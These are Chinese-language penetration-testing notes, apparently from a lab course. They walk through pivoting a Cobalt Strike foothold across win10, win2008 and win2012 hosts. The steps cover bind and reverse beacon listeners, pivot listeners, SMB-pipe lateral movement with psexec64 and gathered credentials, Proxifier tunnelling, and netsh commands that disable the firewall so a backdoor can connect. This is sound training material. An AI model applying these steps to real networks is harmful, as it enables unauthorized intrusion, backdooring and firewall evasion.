


然后配置代理规则

目标主机设置成win10的ip地址，意思就是访问win10主机的才过这个代理




然后有Proxifier代理转发工具这些渗透测试工具的电脑就可以访问成功win10内网，说明通讯成功



H5 cs上线控制win10

cs设置正向代理的监听器,payload选择Beacon TCP, 然后cs就会生成beacon_bind也就是正向代理的监听



name	payload	host	port	binoto	beacons	profile
	windows/beacon_http/reverse_http	47.94.236.117	1133		47.94.236.117	default
	windows/beacon_bind_tcp		2222		0.0.0.0	


然后用这个监听生成后门, 选择这个模式生成exe




就是模拟已经有了win10的权限 (于win10建立通讯之后, 做横向, 拿到win10的权限)

直接传这个exe到win10上执行

然后打开cs的win7权限出邮件点击会话交互, 输入connect192.168.11.129 2222 (正向连接win10)



win10 (11.129) 上线成功




H5 后续win2008通讯以及上线


win10和win2008有通讯

通过cs与win10权限的点开个口子，让本地有Proxifier这些渗透测试工具的电脑可以连接，（开个口子使得渗透测试工具电脑可以连接cs开口子控制权限的win10，win10可以通讯win2008，所以间接就可以通讯win2008了）


开口子：



Proxifier开启，设置代理地址为csip地址，端口为口子设置的端口，协议为口子设置的协议



然后配置代理规则，访问win2008 (22.131) 的主机会使用这个代理




然后发现本地有Proxifier这些渗透测试工具电脑可以通讯



接下来是上线

设置监听, 生成后门, 执行后门, 然后在控制win10权限的后边点开会话交互, 输入connect 192.168.22.131 (win2008) , 上线成功



隧道技术

环境：在上边的基础上加了防火墙

入站过滤上线：


- 1、隧道技术硬刚
- 2、反向连接跳过
- 3、关闭 删除 替换

适用利用入站通行拿到的高权限

出站过滤上线：

- 1、隧道技术硬刚
- 2、正向连接跳过
- 3、关闭 删除 替换

适用利用入站通行拿到的高权限




H5 入站限制反向代理上线win2008

而如何控制win2008的拿到权限和上线呢？

首先是访问，win2008只让访问web服务，cs开个口子建立Proxifier通讯，可以访问web，然后通过横向移动获得权限，这时候控制上限得使用反向代理的方式，因为入站被限制，如果是正向代理，win2008只放访问web（http/https协议），而cs正向代理使用tcp协议，而且端口可能只有80端口，如果正向代理木马也设置80端口，会出现端口占用的情况，上线不了被限制。

所以建立反向连接，而cs与win2008通讯不了，只能通过win10连接win2008

那么如何操作呢？直接cs建立win10的监听，不行，因为win10这样win10做不到接受的准备



得让win10知道这边设置监听了，控制win10权限的地方点击右键，代理转发，转发上线

IP写192.68.22.130（和win2008在同一个网段能建立通讯的ip）

然后选择会话，这个会话是控制win10权限那个（11.129）



监听器多了一个，使用这个创建后门

name ^	payload	host	port	bindto	beacons	profile
1	windows/beacon_http/reverse_http	192.168.1.166	1111		192.168.1.166	default
2	windows/beacon_bind_tcp		2222		0.0.0.0	
3	windows/beacon_bind_tcp		3333		0.0.0.0	
4	windows/beacon_reverse_tcp	192.168.22.130	4444			

然后win2008执行上线

H5 SMB 隧道上线win2012

win2012只能访问打印机，直接通讯的win2008限制入站


考虑一下，如果win2012正向连接，win2012限制入站，上线失败

win2012反向连接，但是win2008限制入站，又上线失败

怎么办？打印机协议是SMB协议(445)，使用SMB隧道，win2008直接使用SMB协议连接win2012并且控制上线

445端口电脑一般都不关，


cs创建SMB协议的监听器



SMB管道不能生成后门，没有ip没有端口号，他不能通过生成后门上线，他需要借助SMB的横向移动手段进行上线

name	payload	host	port	bindto	beacons	profile
1	windows/beacon_reverse_tcp	192.168.33.131	5555			
2	windows/beacon_bind_tcp		2222		0.0.0.0	
3	windows/beacon_bind_tcp		3333		0.0.0.0	
4	windows/beacon_reverse_tcp	192.168.22.130	4444			
5	windows/beacon_bind_pipe			msgapi		


首先在控制win2008的地方右键点击端口扫描，扫描33网段，扫描445端口（打印机服务）



点击cs视图，目标列表可以看到检测到33.130目标win2012


address	name	note
192.168.33.1		
192.168.33.130		
192.168.33.131	WIN-75NA0949GFB	

选择对他进行横向移动，选择psexec64




选择账号密码（之前做信息收集到的账号密码），选择监听器（刚才生成的smb监听器），选择会话（33段通讯的会话），然后点击运行，运行之后就会进行SMB的渗透同时上线后门

这个隧道需要知道账号密码



130上线成功




H5 防火墙开关，删除规则，替换程序

适用于:

- 1、单纯的内网环境
- 2、单纯的内网域环境(域控没有设置组策略防火墙同步)

```
Windows
防火墙命令:
https://www.cnblogs.com/tomtellyou/p/16300557.html
查看当前防火墙状态:
netsh advfirewall show allprofiles
关闭防火墙:
netsh advfirewall set allprofiles state off
开启防火墙:
netsh advfirewall set allprofiles state on
恢复初始防火墙设置:
netsh advfirewall reset
启用桌面防火墙
: netsh advfirewall set allprofiles state on
设置默认输入和输出策略:
netsh advfirewall set allprofiles
firewallpolicy allowinbound,allowoutbound
如果设置为拒绝使用
blockinbound,blockoutbound
```

这可以改防火墙这为后门exe



H5 隧道协议原理

入站被限制，只允许访问web（HTTP/HTTPS协议），可以建立ICMP隧道进行通讯，为什么不能使用TCP正向连接

TCP正向连接不行： TCP协议需要使用特定的端口来建立连接，而在只允许Web访问的网络环境中，只有HTTP（80端口）和HTTPS（443端口）被开放，其他端口被封锁。因此，无法通过这些端口建立非Web隧道（如Cobalt Strike的TCP连接）。

